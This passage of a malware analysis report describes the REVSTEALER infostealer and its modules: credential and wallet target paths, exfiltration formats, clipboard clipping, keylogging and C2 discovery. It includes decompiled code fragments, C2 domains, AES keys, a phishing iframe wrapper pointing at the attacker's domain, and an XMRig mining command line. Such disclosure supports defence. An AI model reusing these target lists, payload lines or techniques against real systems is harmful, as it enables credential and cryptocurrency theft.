If no filter is applied, every file under 50 MB in the sweep is collected. Below is a table to help visualize the engine with the two filters.

Engine	Key filter	Extension filter	Collects
No filter (0)	0	0	All files < 50 MB
Monero (1)	1	0	.keys files only
Bitcoin (256)	0	1	.dat,.keys,.wallet, wallet

Below is an example of these filters applied in a structure:

```
Stack[00000EAC]:000000000014DBB0 ; wallet_entry_t
Stack[00000EAC]:000000000014DBB0 dq offset aBitcoin ; name ; "Bitcoin"
Stack[00000EAC]:000000000014DBB8 dq offset aBitcoin_0 ; path ; "\\Bitcoin"
Stack[00000EAC]:000000000014DBC0 dq offset aUsersJimAppda ; base_dir ; "C:\\Users\\jim\\AppData\\Roaming"
Stack[00000EAC]:000000000014DBC8 db 0 ; key_filter
Stack[00000EAC]:000000000014DBC9 db 1 ; wallet_ext_filter
```

Wallet structure showing filters

When a wallet-related file is found, REVSTEALER uses the following custom structure to pass related fields to the C2 server for processing. This structure includes magic values to signal LZ77 compression, record type tags, payload size, wallet name, filename, and the content.

Offset	Size	Field	Example
0	4	Magic	0x29432E21 (raw) 0x47275A4E (LZ77-compressed)
4	4	Original size (uncompressed)	8240
8	4	Tag	0x34282d3b (wallet stealer)
12	4	Wallet name length	8

16	n	Wallet name (UTF-16)	Dash
24	4	File count	1
28	4	File name length	0x14
32	n	Filename	wallet.dat
52	4	File data length	0x2000
56	n	File content	

Below is an example snapshot of the bytes used to exfiltrate Dash (wallet.dat)

Offset(d)	00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	Decoded text
00000000	21	2E	43	29	30	20	00	00	3B	2D	28	34	08	00	00	00	!.C)0 .;- (4....
00000016	44	00	61	00	73	00	68	00	01	00	00	00	14	00	00	00	D.a.s.h.....
00000032	77	00	61	00	6C	00	6C	00	65	00	74	00	2E	00	64	00	w.a.l.l.e.t...d.
00000048	61	00	74	00	00	20	00	00	59	52	B5	32	D7	29	E6	91	a.t.. ..YRp2*)æ'
00000064	B4	D7	D5	BF	A8	19	E8	08	FB	0C	FB	1F	50	EF	F3	4E	'xÖç".è.û.û.Pi6N
00000080	1E	D2	EB	57	9C	00	D0	81	FC	21	A3	36	F2	DF	44	6A	.0ëWæ.D.û!£6òSDj
00000096	7C	7B	D2	AA	98	53	2A	5D	65	40	FE	CF	1F	DE	CD	6A	{0*~S*]e@pİ.Pİj
00000112	5E	66	13	05	3E	8F	F5	B3	07	53	C3	86	76	B1	16	1C	^f...ö'.SÄ+vt..
00000128	C7	90	A2	D4	1D	49	B6	CA	A8	8D	F1	5B	02	01	62	1E	Ç.cö.IqE".ñ[.b.
00000144	54	39	D8	8B	CB	3F	2B	ED	86	1E	A2	44	90	A3	E7	B4	T90<E?+it.cD.fç'
00000160	2A	E2	07	8E	3B	F8	4D	15	B0	48	5C	B0	9D	99	B1	05	*ä.Z;øM.°H\°.m±.

Exfiltrated Dash wallet example

One final detail worth noting is that Electrum-family wallets receive a dedicated second enumeration pass. Rather than scanning the wallets directory for files, REVSTEALER reads the JSON config file stored in each variant's directory and extracts the configured wallet file path.

Below are the hard-coded Electrum paths:

- \Electrum\wallets
- \ElectrumSV\wallets
- \Electrum-NMC\wallets
- \Electrum-DASH\wallets
- \Electrum-LTC\wallets
- \ElectronCash\wallets

Telegram Desktop

REVSTEALER targets Telegram Desktop by scanning all fixed and removable drives searching for tdata directories For each found directory (tdata), the malware collects the following files:

- key_datas
- settingss

- `usertag`

The hex-named subdirectories containing Telegram’s encrypted local database are also exfiltrated. Together, these files allow an attacker to load the `tdata` directory into their own Telegram Desktop installation and gain full account access without a password or using two-factor authentication.

Messaging/chat applications

REVSTEALER has a dedicated messaging app credential harvester. The malware builds paths relative to `%APPDATA%` and recursively collects files from seven unique paths. These files can contain private keys, chat history, plaintext passwords, and workspace tokens.

Application	Path	Extension
Tox	<code>%APPDATA%\tox</code>	<code>.tox</code>
Psi+	<code>%APPDATA%\Psi+\profiles</code>	<code>.xml</code>
Pidgin	<code>%APPDATA%\purple\accounts.xml</code>	<code>accounts.xml</code>
Session	<code>%APPDATA%\Session</code>	<code>.db</code>
Element	<code>%APPDATA%\Element\Local Storage\leveldb</code>	<code>.ldb</code>
Slack	<code>%APPDATA%\Slack\Local Storage\leveldb</code>	<code>.ldb</code>
Slack	<code>%APPDATA%\Slack\storage</code>	<code>.json</code>

The output of this data is sent in one giant blob without any compression and uses bracket tags with the corresponding application to split the data up.

Below is an example of exfiltrated data:

```

1  [TOX]
2  FILE:fake_profile.tox|SIZE:128
3  0`b«« [FFFE]oE`0
4  æfxKñ"EOT,7Â[Cÿpb*îG2*ÛpBS+"P...DC1ë8â(SOH) ;r';<
5  ~t³...M4[ETX]á×ÿè%
6  QCAN?Å)öûã'ää#|«vvâERSD{m`Hèá(SOHA(SOH)S`òÿ#CANt`SYN-™BETEE
7  [PSI+]
8  FILE:fake_account.xml|SIZE:121
9  <?xml
10 version="1.0"?><profiles><account><jid>victim@fake.xmpp</j
11 [PIDGIN]
12 FILE:accounts.xml|SIZE:136
13 <?xml
14 version="1.0"?><account><protocol>prpl-jabber</protocol><r
15 ord></account>
16 [SESSION]

```

Chat data exfiltrated

Gaming platforms

Beyond credential theft, REVSTEALER targets multiple gaming platforms for additional monetization. These accounts on these platforms can hold real monetary value in resale markets especially with accounts that hold rare in-game items or large game libraries.

```

wstr_decrypt_ror5_sub(battlestate_settings_path, 0x28u, 0x936F); // \Battlestate Games\BsgLauncher\settings
_InterlockedExchange(&dword_14004F0B4, 2);
}
}
if ( wstr_ncat(full_path_battlestate, 0x104, battlestate_settings_path) != 0 )
{
    hFile = wrap_CreateFileW(
        full_path_battlestate,
        GENERIC_READ,
        FILE_SHARE_READ|FILE_SHARE_WRITE|FILE_SHARE_DELETE,
        0,
        OPEN_EXISTING,
        0,
        0);
}

```

Reading Battlestate settings file

For these modules, there is no underlying compression; the plaintext files are submitted using the previously discussed 40-byte header with the payload passed in plaintext. Below is a table of all the targeted platforms.

Gaming platform	File path
Battle.net (Blizzard)	%LOCALAPPDATA%\Battle.net\Battle.net.config
Battlestate Games	%APPDATA%\Battlestate Games\BsgLauncher\settings
Electronic Arts	%LOCALAPPDATA%\Electronic Arts\EA Desktop*.ini
Roblox	%LOCALAPPDATA%\Roblox\LocalStorage\RobloxCookies.dat
Steam	%LOCALAPPDATA%\Steam\local.vdf %LOCALAPPDATA%\Steam\loginusers.vdf
Minecraft	%USERPROFILE%\intentlauncher\launcherconfig %USERPROFILE%\lunarclient\settings\game\accounts.json %APPDATA%\minecraft\TlauncherProfiles.json %APPDATA%\feather\accounts.json %APPDATA%\minecraft\meteor-client\accounts.nbt %APPDATA%\minecraft\Impact\alts.json %APPDATA%\Badlion Client\accounts.json %APPDATA%\minecraft\launcher_accounts.json %APPDATA%\minecraft\launcher_profiles_microsoft_store.json

OBS Studio

REVSTEALER searches profile subdirectories under %APPDATA%\obs-studio\basic\profiles\, and collects non-empty files with extensions .json / .json.bak. These can be valuable as these files may contain stream keys and streaming-service settings.

VPN config/key material

REVSTEALER recursively searches known VPN-client directories and collects configuration, certificate, and key files matching the following extensions.

VPN software	Targeted extensions
OpenVPN/OpenVPN Connect	.ovpn, .conf, .key, .crt, .pem, .p12, .pfx
Wireguard	.conf, .conf.dpapi

NordVPN	.config, .xml, .json, .ovpn
ProtonVPN	.config, .xml, .json, .ovpn

Windows Credential Manager

REVSTEALER calls `CredEnumerateW` to walk the Windows Credential Manager store, recovering plaintext blobs for generic credentials.

```
p_CredEnumerateW = util_resolve_export_by_hash(a1: library_via_ldr, a2: advapi32_dll_CredEnumerateW);
g_CredEnumerateW = p_CredEnumerateW;
if ( p_CredEnumerateW == nullptr )
    return 0;
}
if ( !p_CredEnumerateW(a1: nullptr, a2: CRED_ENUMERATE_ALL_CREDENTIALS, a3: &cred_count, a4: &cred_array) )
    return 0;

if ( cred_count == 0 || (v7 = LocalAlloc(uFlags: LMEM_ZEROINIT, uBytes: 0x10000u), out_buf = v7, v7 == nullptr) )
{
    wrap_ImpersonateLoggedOnUser(a1: cred_array);
    return 0;
}
```

REVSTEALER targeting Windows Credential Manager

File transfer/FTP clients

REVSTEALER targets several file-transfer clients by collecting configuration files or querying registry entries associated with saved connection profiles.

Client	Targeted location	Collected data
FileZilla	%APPDATA%\FileZilla*.xml	Collects up to 32 nonempty XML files. This includes <code>sitemanager.xml</code> and <code>recentservers.xml</code> when present.
Cyberduck	%APPDATA%\Cyberduck\Bookmarks*.duck	Collects up to 64 nonempty <code>.duck</code> bookmark files. These contain connection-profile metadata.
FlashFXP	- Software\FlashFXP\3\Sites - Software\FlashFXP\4\Sites - Software\FlashFXP\5\Sites	Enumerates saved-site subkeys and queries <code>IP</code> , <code>User</code> , <code>Pass</code> , and <code>Port</code> .
SmartFTP	- HKCU\Software\SmartFTP\Client 2.0\Favorites - HKCU\Software\SmartFTP\Client\Favorites	Enumerates saved favorites and queries <code>Host</code> , <code>User</code> , <code>Password</code> , and <code>Port</code> .

WinSCP	• HKCU\Software\Martin Prikryl\WinSCP\Sessions • HKCU\Software\Martin Prikryl\WinSCP 2\Sessions • %APPDATA%\WinSCP\WinSCP.ini	Queries <code>HostName</code> , <code>UserName</code> , <code>Password</code> , and <code>PortNumber</code> . INI file collected as raw data.
CoreFTP	HKCU\SOFTWARE\FTPWare\COREFTP\Sites	Enumerates saved-site subkeys and queries <code>Host</code> , <code>User</code> , <code>PW</code> , and <code>Port</code> .

Password managers/2FA

REVSTEALER includes a specific module to collect password manager data and 2FA authenticators. It targets the following 11 applications using `%APPDATA%` or `%LOCALAPPDATA%` paths:

- StickyPassword
- Keeper
- Dashlane
- Enpass
- 1Password
- LastPass
- NordPass
- Bitwarden
- KeePass
- AuthyDesktop
- WinAuth

Windows Sticky Notes

REVSTEALER targets Windows Sticky Notes, which users commonly use to store plaintext credentials and sensitive notes. The malware collects the underlying SQLite database (`%LOCALAPPDATA%\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite`) and for completeness retrieves the in-progress transactions (`plum.sqlite-wal`) and the shared memory file (`plum.sqlite-shm`).



REVSTEALER harvests files from selected user directories resolved through `SHGetFolderPathW` or constructed relative to `%USERPROFILE%`.

Directory	Resolution
Desktop	CSIDL_DESKTOPDIRECTORY (0x10)
Documents	CSIDL_PERSONAL (0x05)
Downloads	%USERPROFILE%\Downloads
Pictures	CSIDL_MYPICTURES (0x27)
Videos	CSIDL_MYVIDEO (0x0E)
OneDrive	%USERPROFILE%\OneDrive
Dropbox	%USERPROFILE%\Dropbox
Google Drive	%USERPROFILE%\Google Drive

.txt, .md, .csv, .json, .doc, .docx, .xls, .xlsx, .pdf, .cfg, .kdbx

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interested in smaller size files containing credentials and not large-sized documents. REVSTEALER also applies the same filters to non-system fixed drives discovered through `GetLogicalDriveStringsW`.

Before exfiltration, collected files are serialized into a custom file bundle containing a file count and variable-length file entries. The bundle is then compressed using LZ77.

```
C/C++
/* Compressed content */
typedef struct REVSTEALER_LZ77_FRAME {
    char    magic[4];           // 0x47275A4E
    uint32_t uncompressed_size;
    uint8_t deflate_stream[];   // Raw DEFLATE, wbits=-15
} REVSTEALER_LZ77_FRAME;

/* Output produced after decompression */
typedef struct REVSTEALER_FILE_BUNDLE {
    char    magic[4];           // 0x3A217E46
    uint32_t file_count;
    uint8_t entries[];
} REVSTEALER_FILE_BUNDLE;

/* Each file entry */
struct REVSTEALER_FILE_ENTRY {
    uint32_t path_size;
    uint8_t  path[path_size];   // UTF-16LE
    uint32_t file_size;
    uint8_t  file_data[file_size];
};
```

REVSTEALER modules

The primary REVSTEALER payload is only one part of the intrusion set examined in this research. Four additional 64-bit Windows executables were recovered from the same investigation extending its capabilities into cryptocurrency theft, credential interception, payload delivery, proxy access, privilege escalation, and cryptocurrency mining. We refer to these components as **ProManager**, **WinUpdate**, **SoftManager**, and **LockAppHost**, based on their recovered filenames. The underlying capability to load these modules was previously described in the section, [Task execution](#).

In this section, the term “module” describes an auxiliary payload associated with the REVSTEALER activity set. It does not imply that the components are DLL plug-ins loaded into the primary process. Each recovered component is a self-contained executable with its own installation logic, persistence, configuration, command-and-control (C2) infrastructure, and network protocol. The available evidence establishes common development patterns and investigative context.

The samples were reconstructed from process memory after a VMProtect protection layer had exposed native code for analysis.


Modules overview

The four modules divide responsibilities rather than implementing one broad remote-access framework. This separation limits the functionality and infrastructure exposed by any single component while allowing the operator to deploy capabilities selectively.

Module	Primary role	Execution model	Operational C2
ProManager	Wallet-file and browser-extension theft, phishing overlays, password-aware input capture, and payload delivery	Multiple persistent worker threads	HTTPS GET requests with encoded data embedded in <code>.html</code> -shaped paths
WinUpdate	Cryptocurrency-address replacement and mnemonic-shaped clipboard theft	Hidden message-only window and clipboard-change notifications	HTTPS POST requests to <code>/collect</code> , formatted to resemble Google Analytics traffic
SoftManager	Reverse SOCKS5 proxy and backconnect access	Long-lived outbound WebSocket session with multiplexed channels	WSS <code>/feed</code> with an authenticated encrypted framing protocol
LockAppHost	Privileged XMRig deployment, defensive-system tampering, and persistent mining	UAC elevation followed by manual XMRig mapping inside <code>svxhost.exe</code>	Polygon supplies an encrypted XMRig command line; the mining pool is selected at runtime

Shared design patterns

Although the modules perform different jobs, their implementation choices point to a shared development approach. All four samples used VMProtect-style protection and resolved a substantial portion of their Windows API surface at runtime. Strings and configurations were obfuscated, and all four used Polygon contracts for independently replaceable C2 or operational configuration.



The screenshot shows the Detect-It-Easy interface. At the top, the file name is 'C:\Users\analysis\Desktop\malware_payloads\gM9anpOuZNX8zHj\gM9anpOuZNX8zHj.bin'. Below this, the file type is 'PE64' and the file size is '2.87 MiB'. The scan settings are 'Automatic', 'LE' endianness, '64-bit' mode, 'AMD64' architecture, and 'GUI' type. The scan results are listed below:

Category	Value	S	?
Operation system:	Windows(Vista)[AMD64, 64-bit, GUI]	S	?
Protector:	VMProtect(new)[DS]	S	?
(Heur)Protection:	Generic[Strange sections]	S	?
(Heur)Packer:	Compressed or packed data[Last section EP + High entropy + Section 5 (".7 I") ...]	S	?

Detect-It-Easy scan of the binary

Each component installs within the current user's profile and seeks user-level persistence. None of the observed primary persistence paths requires administrative privileges.

Module	Observed installation or execution path	Persistence
ProManager	C:\Users\analysis\AppData\Roaming\LogsD20D\ProManagerServicedc894.exe	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
WinUpdate	%LOCALAPPDATA%\ProgramData\Microsoft\Data\0C0C861D\WinUpdate60e3a3.exe	Scheduled task OptimizeAgentHost_0bb4, configured to run every minute; HKCU Run value CoreWatchService_b2d4 as a fallback
SoftManager	%LOCALAPPDATA%\ProgramData\Cache\2C196A50\SoftManager72fb40.exe	HKCU\Environment\UserInitMp rLogonScript; scheduled task

		CheckHostAgent_5607; or HKCU Run value WinAgentService_9393
LockAppHost	Outer stage: %ProgramData% or %LOCALAPPDATA%\Microsoft\Network \Diagnostics\73BF5F50\LockAppHost14a02b.exe; XMRig controller watchdog: <base>MicrosoftWindowsSchCache\NetworkListService22e8.exe	Outer stage: Run value CiscoJabberAutoStart_2818 or service MicrosoftEdgeUpdateTaskMachine_3aa5; controller: Run value GameBarPresenceWriter_6b37 or service RasConnectionManager_9d4d

In **ProManager**, **LogsD20D** was selected at installation time from a fixed list of six directory names. Installation paths may vary between executions and across other module builds.

WinUpdate, **SoftManager**, and **LockAppHost** terminate before installing when the host presents one of ten language identifiers associated with Russian, Ukrainian, Belarusian, Tajik, Armenian, Azerbaijani, Kazakh, Kyrgyz, Turkmen, or Uzbek environments. Their checks incorporate user and system UI languages as well as keyboard-layout information. The malware stores a hardcoded list of hashes calculated from the language identifier.

```
__int64 __fastcall is_blocked_language(unsigned __int16 language_id)
{
    _DWORD *blocklist_cursor; // rax
    int language_hash; // ecx

    blocklist_cursor = &g_blocked_language_hashes;
    language_hash = 16777619
        * (((unsigned __int16)(language_id & 0x3FF) >> 8)
          ^ (16777619 * ((unsigned __int8)language_id ^ 0x559D97B1)));
    while ( language_hash != *blocklist_cursor )
    {
        if ( (__int64)++blocklist_cursor >= (__int64)g_blocked_language_hashes_end )
            return 0;
    }
    return 1;
}
```

Pseudocode for checking if the language is blacklisted

Resilient C2/configuration discovery

The auxiliary modules protect their C2 using AES-256-CBC and a module-specific 32-byte key embedded in the binary. In the observed encrypted format, the first 16 decoded bytes supply the CBC initialization vector and the remaining bytes contain the ciphertext.

ProManager stores the same C2 endpoint in two different local forms. A 96-character hexadecimal blob `0x140033E60` is decoded and passed through `aes256_cbc_decrypt_config`; it decrypts to `config.hubdisplay.lol:443`. A separate UTF-16 string at `0x140033398` decodes to `https://config.hubdisplay.lol/` through the subtract-and-rotate routine. This full URL is lightly obfuscated, not AES-encrypted.

```
g_embedded_c2_cipher_hex db '1f8d1bd51577e198e26f6164b586e688fb2f712d79890170d20e3850c4d48b18d'
                                ; DATA XREF: decrypt_embedded_c2+1E70
                                db 'd1d89c47493808072bc071488ba26fb',0
                                align 10h
g_embedded_c2_aes_key_hex db '08e3dee4f68231b574fbd2132fc6c595406d40588d6c3765177df09015be03c0',0
                                ; DATA XREF: decrypt_embedded_c2+B270
```

Encrypted C2 URL and its AES key in the .data section

As a fallback, ProManager, WinUpdate, and SoftManager can retrieve replacement C2 endpoints from hardcoded Polygon contracts through JSON-RPC `eth_call` requests, while LockAppHost retrieves its mining command line through the same mechanism. The operational protocols continue over conventional HTTPS or secure WebSockets. The use of different contracts and cryptographic keys allows the components to be reconfigured independently.

Module	Resolved C2 or configuration	Polygon contract	AES-256-CBC key
ProManager	<code>config.hubdisplay[.].lol:443</code>	<code>0x98FF8e7cdC13AE46b83B7590B986F25f1560DF03</code>	<code>bab2791f7e800b5b8abfb1c5da36cd90c9e7aa5931f54ddae958a7504ca5de52</code>
WinUpdate	<code>health.journal-metric[.].lol:443</code>	<code>0x0cF1Ec8B9551103de729c3b02D77221Da9d81Acc</code>	<code>49657a50e954b7d6c9719a918dfc6134fe209c12e3d1c03047625530b86cfa63</code>
SoftManager	<code>metric.gardenpark[.].click:443</code>	<code>0x0E04c59f31E382D2B8A1637f4B9A5f04165EC48d</code>	<code>08e3dee4f68231b574fbd2132fc6c595406d40588d6c3765177df09015be03c0</code>
LockAppHost	<code>-a rx/0 -o pool.supportxmr.com:443 --tls -u 4ArkWZHHa7etJfjsGhYQZGikpJiGBHW27c4L9CXkcJY96ymzL27rRTMQ2eeeeijmBcDqFv8u4aeheaqTzeHhffMQ3Lpw6</code>	<code>0xC4eC9B7be1c2A0B39Eca678673DcB9164CA5df53</code>	<code>62d1d0036f45e81b29125437a170779d4d90a2fa78d62c7f0ccea534f4c0a193</code>

	ep -p x2 --no-color --print-time=60		
--	--	--	--

ProManager: Wallet collection and interactive theft

ProManager combines several cryptocurrency-focused collection methods with a periodic payload-delivery worker. Its design is broader than a conventional file stealer: it performs an initial wallet-artifact collection pass, monitors supported wallet processes, can place remote content over a wallet application's expected window region, and uses Windows UI Automation to identify sensitive input controls.

```

else
{
    install_and_persist(a1);
    sub_14000597C();
    sub_14001FD48(a1: sub_1400137E0);
    sub_14001E01C();
    sub_14002C918(a1);
    collect_wallet_and_extension_data(a1);
}
sub_140025248(a1: periodic_payload_worker, a2: a1, a3: &unk_140034C18);
return wallet_process_monitor();
}

```

ProManager malware execution flow

Wallet and browser-extension discovery

The native-wallet collector represents nine wallet families through 11 target entries. It performs a broad collection pass during a fresh installation. A separate worker checks for supported wallet processes at approximately 100-millisecond intervals and triggers the phishing-overlay workflow when one is active.

A second collector targets 57 Chromium extension identifiers, predominantly associated with cryptocurrency wallets but also including an Authenticator extension. It searches **Chrome**, **Edge**, **Brave**, **Opera**, and **Opera GX** data locations. For Chrome-like layouts it also walks **Profile 1** through **Profile 10**, expanding collection beyond the default profile.

```

0      ; data:off_140034D88Io
0      text "UTF-16LE", '%APPDATA%\atomic\Local Storage\leveldb\*.*',0
6      align 8
8 aAppdataAtomicW:      ; DATA XREF: sub_14000B4E0+7fo
8      ; data:off_140034D88Io
8      text "UTF-16LE", '%APPDATA%\atomic\window-state',0
4      align 8
8 aCoinomi:      ; DATA XREF: sub_140008190+7fo
8      ; sub_140008190+B7fw
8      text "UTF-16LE", 'coinomi',0
8 aCoinomiExe:      ; DATA XREF: sub_14000DFA0+7fo
8      text "UTF-16LE", 'Coinomi.exe',0
0 aLocalappdataCo:      ; DATA XREF: sub_14000F8E8+7fo
0      text "UTF-16LE", '%LOCALAPPDATA%\Coinomi\Coinomi\wallets\*.*',0
6      align 10h
0 aAppdataCoinomi:      ; DATA XREF: sub_14000D150+7fo
0      ; data:off_140034E88Io
0      text "UTF-16LE", '%APPDATA%\Coinomi\window-state.json',0
8 aExodus:      ; DATA XREF: sub_14000A8D0+7fo
8      ; sub_14000A8D0+9Efw
8      text "UTF-16LE", 'exodus',0
6      align 8
8 aExodusExe:      ; DATA XREF: sub_14000BB18+7fo
8      text "UTF-16LE", 'Exodus.exe',0
E      align 20h
0 aAppdataExodusE:      ; DATA XREF: sub_140008628+7fo
0      text "UTF-16LE", '%APPDATA%\Exodus\exodus.conf.json',0
4      align 10h
0 aAppdataExodusL:      ; DATA XREF: sub_14000D080+7fo
0      text "UTF-16LE", '%APPDATA%\Exodus\Local Storage\leveldb\*.*',0
6      align 10h
0 aAppdataExodusE_0:      ; DATA XREF: sub_14000DC60+7fo
0      text "UTF-16LE", '%APPDATA%\Exodus\exodus.wallet\*.*',0
6      align 20h
0 aAppdataExodusW:      ; DATA XREF: sub_14000AA58+7fo
0      ; data:off_140034FE8Io

```

Hardcoded PATHs for harvesting

Wallet-shaped phishing overlays

ProManager contains an interactive mechanism for presenting operator-controlled content over the position and dimensions of a wallet window. Because most desktop wallet applications are built with Electron, ProManager reads Electron's `window-state.json` data to recover the target window's saved bounds, then requests a short route token from its C2 server. The response is used to create a local UTF-8 HTML file with a byte-order mark and a full-window iframe directed to:

None

```
<scheme>://<server>/1/<token>
```

ProManager opens this wrapper through a local `file:///` URI using Chrome, Edge, or the default browser and applies the recovered window coordinates. Because the local file contains only an iframe, the operator can change the displayed content without updating ProManager. This produces a wallet-aligned phishing surface without injecting into the legitimate wallet process or modifying its Electron package.

A reconstructed wrapper would resemble:

None

```
<html>
<body style="margin:0;overflow:hidden">
  <iframe
```

```
src="https://config.hubdisplay[.]lol/1/8f21c4a7"
style="width:100%;height:100%;border:0">
</iframe>
</body>
</html>
```

Password-aware input capture

The input-monitoring subsystem combines Windows UI Automation with a global `WH_KEYBOARD_LL` hook. Before storing input, ProManager queries the focused UI element and walks up to eight parent elements. A control is treated as sensitive when its password property is set or when its UI Automation name or identifier contains terms such as `password`, `passphrase`, or `passwd`.

For qualifying controls, the hook translates virtual keys using the active keyboard state and layout and stores the resulting text. `Ctrl+V` receives separate handling, ProManager reads Unicode clipboard data and inserts the pasted value into the same credential stream. Records are associated with the foreground window, process, and available URL context and then flushed when the context changes or after approximately 300 milliseconds.

This filtering differentiates the behavior from indiscriminate keyboard telemetry. ProManager is a selective credential keylogger capable of collecting both typed and pasted secrets from password-related controls. The clipboard path also allows it to capture secrets pasted into recognized password or passphrase controls.

Periodic payload delivery

`periodic_payload_worker` function begins each iteration by sleeping for five minutes, before calling `download_validate_execute_pe`. The first payload request is therefore delayed by five minutes after the worker starts.

```
void __fastcall __noreturn periodic_payload_worker()
{
    while ( 1 )
    {
        sleep_wrapper(a1: 300000u);
        download_validate_execute_pe();
    }
}
```

Periodic_payload_worker PE execution loop

It constructs the following logical JSON request before it is encoded for transport:

```
JSON
{
  "action": 4,
  "guid": "<victim identifier>",
  "build": 1
}
```

ProManager sends an HTTPS GET request in which the encoded JSON is carried entirely in the URL path. The JSON is converted into the custom byte-pair representation described in the following network-protocol section, divided into slash-separated path segments, and terminated with `.html`. With the recovered configuration, the request is directed to `config.hubdisplay[.]lol:443`. No custom request headers or request body are supplied by this operation.

The loader accepts a response only when the returned buffer is present, is at least `0x1000` bytes, and begins with the `MZ` signature. It then writes the buffer to a temporary file and reads fields from the presumed PE header to select one of two execution forms. In particular, it follows `e_lfanew` and tests the `IMAGE_FILE_DLL` characteristic to distinguish DLL-marked content from an executable image.

The downloaded payload was not recovered, so its capabilities remain unknown. This path establishes a recurring executable-delivery mechanism rather than a broad interactive command dispatcher.

ProManager network protocol

ProManager uses a hardcoded user-agent string `Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 OPR/107.0.0.0`. If a request fails, it repeats the operation using different WinINet access and proxy configurations.

The observed GET requests do not carry JSON data in their body. Instead, it converts the UTF-16 JSON to UTF-8 and encodes each byte through a 256-entry substitution table. Every input byte becomes a two-character value. The encoded result is divided into variable-length, slash-separated segments and given an `.html` suffix.

None

```
GET /<encoded-segment>/<encoded-segment>/<encoded-segment>.html
HTTP/1.1
```

```
Host: config.hubdisplay[.]lol
```

```
User-Agent: Mozilla/5.0 ... Chrome/121.0.0.0 ... OPR/107.0.0.0
```

ProManager permits up to five request attempts. It waits approximately 1.5, 3, 4.5, and 6 seconds after successive failures.

WinUpdate: Cryptocurrency clipping and mnemonic collection

WinUpdate is optimized around the Windows clipboard. Instead of polling continuously, it creates a hidden message-only window with the class name `Shell.Service.Sink`, registers through `AddClipboardFormatListener`, and processes `WM_CLIPBOARDUPDATE` notifications.

The module enforces a single instance with the mutex `Global\9AEF4BBA82ED37FF`. It creates a scheduled task named `OptimizeAgentHost_0bb4`, configured to run every minute, and falls back to the HKCU Run value `CoreWatchService_b2d4`. After installation it uses `NtSetInformationFile` to rename its original file into an alternate data stream named `:m` and mark it for deletion.

Address recognition and replacement

The clipper recognizes address patterns for 20 cryptocurrency families or formats: Bitcoin legacy, SegWit, and Bech32; Ethereum and other EVM-style addresses; Litecoin legacy and Bech32; TRON; Monero; Dogecoin; Bitcoin Cash; XRP; Solana; Cardano; TON; Stellar; Zcash; Dash; Cosmos; Ronin; and Algorand.

Recognition and replacement are separate stages. For Bitcoin legacy, SegWit, and Bech32; Ethereum/EVM; Litecoin legacy and Bech32; TRON; Dogecoin; XRP; and Solana, WinUpdate sends the original value and detected type to the C2 server in an object shaped like:

JSON

```
{"address": "<observed value>", "type": "<detected family>"}
```

For these network-backed types, the server's response supplies the replacement. The other ten recognized types are routed to local fallback entries instead; those entries were empty in the

recovered build. Recognition therefore covers 20 families or formats, while confirmed usable replacement support in this build is narrower. WinUpdate substitutes only the matched substring and retains any surrounding clipboard text, making the change less noticeable when an address appears inside a larger payment instruction or conversation.

```

{
    if ( crypto_type == REV_CRYPTO_LTC_BECH32
        || crypto_type == REV_CRYPTO_BTC_LEGACY
        || crypto_type == REV_CRYPTO_BTC_SEGWIT
        || crypto_type == REV_CRYPTO_BTC_BECH32
        || crypto_type == REV_CRYPTO_ETH_EVM )
    {
        goto LABEL_14;
    }
    v8 = crypto_type == REV_CRYPTO_LTC_LEGACY;
}
if ( !v8 )
    return get_fallback_replacement(a1: crypto_type, a2: (__int64)replacement_out, a3: replacement_capacity);
LABEL_14:
if ( g_c2_connected == 0 )
    refresh_c2_endpoint();
deadline_tick = api_GetTickCount() + 800;
if ( g_c2_host[0] != 0 && g_c2_port != 0 )
{
    current_tick = api_GetTickCount();
    if ( current_tick < deadline_tick )

```

Address recognition and replacement pseudocode

Mnemonic-shaped text

WinUpdate treats any clipboard text containing 12, 15, 18, 21, 24, or 25 alphabetic words as a potential wallet recovery phrase. It normalizes the text and sends it to the C2 server without verifying that the words form a valid cryptocurrency mnemonic. Failed submissions are temporarily queued in memory for retry.

The observed implementation does not validate the words against a BIP39 dictionary and does not verify a mnemonic checksum.

```

{
    *v7++ = v3;
    v3 = *(wchar_t *)((char *)v7 + (char *)clipboard_text - (char *)g_last_clipboard_text);
}
while ( v3 != 0 );
}
*v7 = 0;
memset(a1: &seed_or_match_buffer, Val: 0, Size: sizeof(seed_or_match_buffer));
if ( detect_normalize_seed_phrase(text: clipboard_text, normalized_out: seed_or_match_buffer.normalized_seed) )// Mnemonic-sha
{
